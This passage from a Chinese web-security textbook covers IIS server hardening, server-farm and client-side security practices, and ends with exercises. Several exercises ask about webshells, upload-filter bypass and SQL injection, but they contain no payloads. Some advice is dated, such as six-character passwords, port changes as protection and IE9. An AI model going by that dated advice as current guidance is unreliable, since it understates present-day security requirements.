安装 IIS 后产生的匿名用户 IUSR_Computername(密码随机产生)，其匿名访问给 Web 服务器带来潜在的安全性问题，应对其权限加以控制。如无匿名访问需要，则可以取消 Web 的匿名访问服务。具体方法是：

选择“开始”→“程序”→Microsoft Internet Server(公用)→“Internet 服务管理器”→启动 Microsoft Internet Service Manager→ 双击 WWW 启动 WWW 服务属性页→取消其匿名访问服务。

2) 控制一般用户访问权限

可以通过使用数字与字母(包括大小写)结合的口令，使用长口令(一般应在 6 位以上)，经常修改密码，封锁失败的登录尝试以及设定账户的有效期等方法对一般用户账户进行管理。

7. IIS 三种形式认证的安全性

(1) 匿名用户访问：允许任何人匿名访问，在这三种中安全性最低。

(2) 基本(Basic)认证：用户名和口令以明文方式在网络上传输，安全性能一般。

(3) Windows NT 请求/响应方式：浏览器通过加密方式与 IIS 服务器进行交流，有效地防止了窃听者，是安全性比较高的认证形式。

8. 访问权限控制

(1) 设置文件夹和文件的访问权限：安放在 NTFS 文件系统上的文件夹和文件，一方面要对其权限加以控制，对不同的组和用户设置不同的权限；另外，还可以利用 NTFS 的审核功能对某些特定组的成员读、写文件等方面进行审核，通过监视“文件访问”、“用户对象的使用”等动作，来有效地发现非法用户进行非法活动的前兆，及时加以预防和制止。

(2) 设置 WWW 目录的访问权限：已经设置成 Web 目录的文件夹，可以通过操作 Web 站点属性页实现对 WWW 目录访问权限的控制，而该目录下的所有文件和子文件夹都将继承这些安全机制。WWW 服务除了提供 NTFS 文件系统提供的权限外，还提供读取权限——允许用户读取或下载 WWW 目录中的文件；执行权限——允许用户运行 WWW 目录下的程序和脚本。具体设置方法如下：

选择“我的电脑”右键→ “管理”→“Internet 服务管理器” →启动 Microsoft Internet Service Manager→ 双击 WWW 启动 WWW 服务属性页→选择“目录”选项卡→选定需要编辑的 WWW 目录→选择“编辑属性”中的“目录属性”进行设置，如图 5-18 所示。




图 5-18　Web 页访问权限控制

9. IP 地址的控制

IIS 可以设置允许或拒绝从特定 IP 发来的服务请求，有选择地允许特定节点的用户访问。可以通过设置来阻止指定 IP 地址外的网络用户访问你的 Web 服务器。具体设置方法如下。

选择“我的电脑”右键→“管理”→“Internet 服务管理器”→启动 Microsoft Internet Service Manager→双击 WWW 启动 WWW 服务属性页→启动 Web 属性页中的“高级”选项卡；进行 IP 地址的控制设置，如图 5-19 所示。




图 5-19　允许 IP 地址访问控制

10. 端口安全性的实现

对于 IIS 服务，无论是 WWW 站点、FTP 站点，还是 NNTP、SMTP 服务等都有各自侦听和接收浏览器请求的 TCP 端口号(Post)，一般常用的端口号为：WWW 是 80、FTP 是

21、SMTP 是 25，你可以通过修改端口号来提高 IIS 服务器的安全性。如果你修改了端口设置，只有知道端口号的用户才可以访问，不过用户在访问时需要指定新端口号。

11. IP 转发的安全性

IIS 服务可提供 IP 数据包的转发功能，此时，充当路由器角色的 IIS 服务器将会把从 Internet 接口收到的 IP 数据包转发到内部网中，禁用这一功能将提高 IIS 服务的安全性。设置方法如下：

选择“我的电脑”右键→“管理”→“Internet 服务管理器”→启动 Microsoft Internet Service Manager→ 双击 WWW 启动 WWW 服务属性页→选择“协议”选项卡→在 TCP/IP 属性中去掉“路由选择”。

12. SSL 安全机制

SSL(加密套接字协议层)位于 HTTP 层和 TCP 层之间，建立用户与服务器之间的加密通信，确保信息传递的安全性。SSL 是工作在公共密钥和私人密钥基础上的。任何用户都可以获得公共密钥来加密数据，但解密数据必须要通过相应的私人密钥。使用 SSL 安全机制时，首先客户端与服务器建立连接，服务器把它的数字证书与公共密钥一并发送给客户端，客户端随机生成会话密钥，用从服务器得到的公共密钥对会话密钥进行加密，并把会话密钥在网络上传递给服务器，而会话密钥只有在服务器端用私人密钥才能解密，这样，客户端和服务器端就建立了一个唯一的安全通道。具体设置方法如下：

选择“我的电脑”右键→ “管理”→“Internet 服务管理器”→启动 Microsoft Internet Service Manager→ 双击 WWW 启动 WWW 服务属性页→选择“目录安全性”选项卡→单击“密钥管理器”按钮→通过密钥管理器生成密钥文件和请求文件→从身份认证权限中申请一个证书→通过密钥管理器在服务器上安装证书→激活 Web 站点的 SSL 安全性，如图 5-20 所示。




图 5-20 开启 SSL 安全机制

建立了 SSL 安全机制后，只有 SSL 允许的客户才能与 SSL 允许的 Web 站点进行通信，并且在使用 URL 资源定位器时，注意输入的是“https://”，而不是“http://”。

SSL 安全机制的实现，将增加系统开销，增加服务器 CPU 的额外负担，从而会在一定程度上降低系统性能。

13. 设置用户密码

用户一定要设置密码，用户的密码尽量使用数字与字母大小混排的口令，还需要经常修改密码，封锁失败的登录尝试，并且设定严格的账户生存时间，定期按照规范修改密码。应避免设置简单的密码，且用户的密码尽可能不要和用户名有任何关联。保证 IIS 自身的安全性。

14. 不安装不必要的软件和服务

很多第三方软件有自己的漏洞，有许多 0Day 就出现在第三方软件。很多网管维护服务器都很认真遵循规则，但是往往在细节上忽视了这些软件漏洞导致人为降低了服务本身的安全性。所以要从源头消除这些不必要的麻烦，就要尽量杜绝一些不出名的、没有版权的私人开发的软件。

5.4.2 服务器群安全

1. 对内部和外部应用分别使用单独的服务器

假设组织有两类独立的网络应用，面向外部用户的服务和面向内部用户的服务，要谨慎地将这些应用部署在不同的服务器上。这样做可以减少恶意用户突破外部服务器来获得对敏感的内部信息地访问。如果你没有可用的部署工具，你至少应该考虑使用技术控制(例如物理隔离)，使内部和外部应用不会互相牵涉。

2. 使用单独的开发服务器测试和调试应用软件

在单独的 Web 服务器上测试应用软件听起来像是常识——的确是。不幸的是，许多组织没有遵循这个基本规则，相反允许开发者在生产服务器上调试代码甚至开发新软件。这对安全性和可靠性来说是很可怕的。在生产服务器上测试代码会使用户遇到故障，当开发者提交未经测试易受攻击的代码时，引入安全漏洞。大多数现代版本的控制系统(例如微软的 Visual SourceSafe)有助于编码、测试、调试过程的自动化。

3. 审查网站活动，安全存储日志

每一个安全专业人员都知道维护服务器活动日志的重要性。由于大多数 Web 服务器是公开的，因此，对所有互联网服务进行审核是很重要的。审核有助你检测和打击攻击，并且使用户可以检修服务器性能故障。在高级安全环境中，确保用户的日志存储在物理安全的地点——最安全的(但是最不方便的)技巧是日志一产生就打印出来，建立不能被入侵者修改的纸质记录，前提是入侵者没有物理访问权限。也用数字签名进行加密，来阻止日志被窃取和修改。

4. 培训开发者进行可靠的安全编码

软件开发者致力于创建满足商业需求的应用软件，却常常忽略了信息安全也是重要的

商业需求。因此，对开发者进行影响到 Web 服务器安全问题的培训是必需的。最终用户或管理人员应该让开发者了解网络中的安全机制，确保其开发的软件不会违背这些机制；还要进行概念的培训，例如内存泄漏攻击和处理隔离——这些对编码和生成安全的应用软件大有帮助。

5. 给操作系统和 Web 服务器打补丁

这是另一个常识，但是当管理员因为其他任务而不堪重荷时常常忽略这一点。安全公告，像是 CERT 或者微软发布的公告，提醒人们软件厂商多频繁地发布某些安全漏洞的修补程序。一些工具，像微软的软件升级服务和 RedHat 的升级服务，有助于使这项任务自动化。

公布漏洞的权威机构有两个：

(1) CVE(Common Vulnerabilities and Exposures)http://cve.mitre.org/ 截至目前，这里收录着两万多个漏洞。CVE 会对每个公布的漏洞进行编号、审查。CVE 编号通常也是引用漏洞的标准方式。

(2) CERT(Computer Emergency Response Team)http://www.cert.org/ 计算机应急响应组往往会在第一时间跟进。

当前的严重漏洞，包括描述信息、POC 的发布链接、厂商的安全响应进度、用户应该采取的临时性防范措施等。总之，一旦漏洞公布，如果你不修补它，迟早会被人发现并利用。

6. 使用应用软件扫描

管理人员应该自主进行漏洞发现，定期扫描服务器和软件漏洞。在黑客发现你的网站漏洞并入侵前自己发现网站的缺陷，像 nessus(如图 5-21 所示)这样的工具有助于确保编码在生产环境里不会存在严重漏洞。




图 5-21 nessus

7. 借助安全产品

可以借助其他安全产品加强 Web 服务器的安全，如运用网络防火墙、IDS、IPS 进行入侵防护和检测。

另外，还要有安全意识。设计良好的 Web 服务器结构应该基于健全的安全政策。

5.5　Web 客户安全机制

对于客户端 Web 安全主要从安全意识和安全措施入手。

5.5.1　安全措施

1. 正确配置系统设置

正确配置系统设置，关闭不必要的共享和服务。开机启动项关闭不需要启动和陌生嫌疑的进程服务。

如图 5-22 所示在“开始”→“运行”中输入“msconfig”，进入“系统配置实用程序”的启动项进行设置。当然很多第三方软件包括 360 安全卫士、金山安全卫士等都有类似的功能，有些设置更安全直观，可以使用。




图 5-22　开机启动项

2. 定期为你的系统更新补丁

微软发布最新补丁一般是在每周二。可以用 360 漏洞修复等第三方软件来帮助我们完成最新漏洞的修补。

3. 安装杀毒软件和防火墙

有很多不错的免费杀毒软件如 avast、360、小红伞等，用户可以选择安装一种，也有收费的杀毒软件，在条件允许的情况下，收费的杀毒软件可提供更优质的服务，防护质量也比一些免费的杀毒软件好。

防火墙，个人用户可以选择 ZoneAlarm、Outpost、Comodo 等。

4. 安装新版浏览器

现在的大多客户端操作系统是 Win7 或 XP，微软对于客户端的安全还是比较重视的，在推出新的界面和功能上更人性化，在浏览器的安全上也增加新的技术，所以有必要更新一下你的 IE 版本，如图 5-23 所示。往往旧版 IE 出现过很多的注入提升权限漏洞。



图 5-23 IE 9 浏览器

5.5.2 安全注意事项

1. 不访问一些非正式私人网站

不访问具有诱惑信息的网站，包括不健康信息、赌博、游戏外挂等网站。很多这类网站都是黑客编写的钓鱼网站，含有恶意脚本、木马。在客户端没有安装相应的防御措施下，这些网页很容易传播病毒到你的计算机。有的盗取用户账号信息，有的侵犯用户隐私、毁坏数据。

2. 定期进行扫描杀毒

定期杀毒是很好的习惯，用户可以在休息时让计算机利用空闲时间来进行此项工作，以保证电脑资料的安全。

3. 密码设置不能过于简单

密码设置不要过于简单，最好有字母、数字、符号组合。前提是密码强度既要符合要求，也不能过于难记导致不久便会忘记。

5.6 本 章 小 结

Web 安全直接关系着用户的上网安全，本章由浅入深地介绍了 Web 安全的威胁和防护。首先介绍了 Web 服务的脆弱性、Web 攻击的发展；接着重点介绍了针对 Web 的攻击方法，详细讲述了一些常用攻击方法的过程；然后介绍了 Web 欺骗和防护；最后分别讲述了服务器端和客户端的 Web 安全防护。

5.7 课 后 习 题

1. 填空题

(1) 最常见的 Web 架构模型中，________是第一层；使用________________的部分属于中间层；数据库是第三层。

(2) 寻找后台入口的软件共同的特点是从________________里面读取后台可能的地址列表。

2. 选择题

(1) Cookies 不能记录的信息是(　　)。

A. 用户 ID　　B. 浏览过的网页

C. 上网时修改的本地文件　　D 用户停留时间

(2) 虽然一般网站对上传文件类型有限制，但是可以采取(　　)方式攻破。

A. Cookies 欺骗　　B. SQL 注入

C. 拒绝服务攻击　　D. 植入木马

(3) 一句话木马的适用环境是(　　)。

A. 服务器的来宾账户有读权限

B. 数据库格式为 php

C. 已知数据库地址且数据库格式为 asa 或 asp

D. 服务器拒绝上传服务

(4) 可以通过数据库的(　　)功能改变上传的图片木马文件的扩展名。

A. 查询　　B. 索引　　C. 备份　　D. 压缩

3. 判断题

(1) Session 在用户端，采用加密方式存放数据。　(　　)

(2) 对于 Web 服务器来说，威胁来自外部，可以建立对内部的完全信任关系。　(　　)

(3) SQL 注入中可以利用系统表判断数据库的类型。　(　　)

4. 简答题

(1) 简述 SQL 注入入侵的过程。

(2) 在 SQL 注入中如何判断字符型参数？

(3) 进行旁注入侵的前提是什么？

(4) 什么叫点击劫持？

(5) 简述 Web 病毒入侵的过程。

(6) 如何加强 Web 服务器的安全？

第 6 章

电子邮件安全

